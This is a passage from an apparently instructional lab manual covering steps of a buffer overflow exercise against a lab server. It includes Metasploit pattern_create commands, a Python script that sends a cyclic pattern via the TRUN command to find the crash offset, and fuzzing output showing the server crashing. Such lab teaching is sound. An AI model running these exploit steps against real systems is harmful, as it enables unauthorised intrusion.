
74. Now, type **cd** and press **Enter** to jump to the root directory.




75. Type `/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 11900` and press **Enter**.

Note: **-l**: length, **11900**: byte size (here, we take the nearest even-number value of the byte size obtained in the previous step)

76. It will generate a random piece of bytes; right-click on it and click **Copy** to copy the code and close the **Terminal** window.



77. Now, switch back to the previously opened terminal window, type **pluma findoff.py**, and press **Enter**.



78. A Python script file appears; replace the code within inverted commas ("") in the **offset** variable with the copied code, as shown in the screenshot.

79. Press **Ctrl+S** to save the script file and close it.

```

1#!/usr/bin/python2
2import sys, socket
3
4offset =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1
5
6try:
7    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
8    soc.connect(('10.10.1.11', 9999))
9    soc.send('TRUN ./.' + offset)
10   soc.close()
11except:
12    print "Error: Unable to establish connection with Server"

```

Python v Tab Width: 4 v Ln 4, Col 21 INS

```


^Z
[1]+ Stopped generic_send_tcp 10.10.1.11:9999 trun.spk 0 0
[x]-[root@parrot]~-[ - ]# cd /home/attacker/Desktop/Scripts
[x]-[root@parrot]~/home/attacker/Desktop/Scripts# chmod +x fuzz.py
[x]-[root@parrot]~/home/attacker/Desktop/Scripts# ./fuzz.py
^CFuzzing crashed vulnerable server at 11800 bytes
[x]-[root@parrot]~/home/attacker/Desktop/Scripts# ./pluma findoff.py

```

80. In the **Terminal** window, type **chmod +x findoff.py** and press **Enter** to change the mode to execute the Python script.

81. Now, type **./findoff.py** and press **Enter** to run the Python script to send the generated random bytes to the vulnerable server.

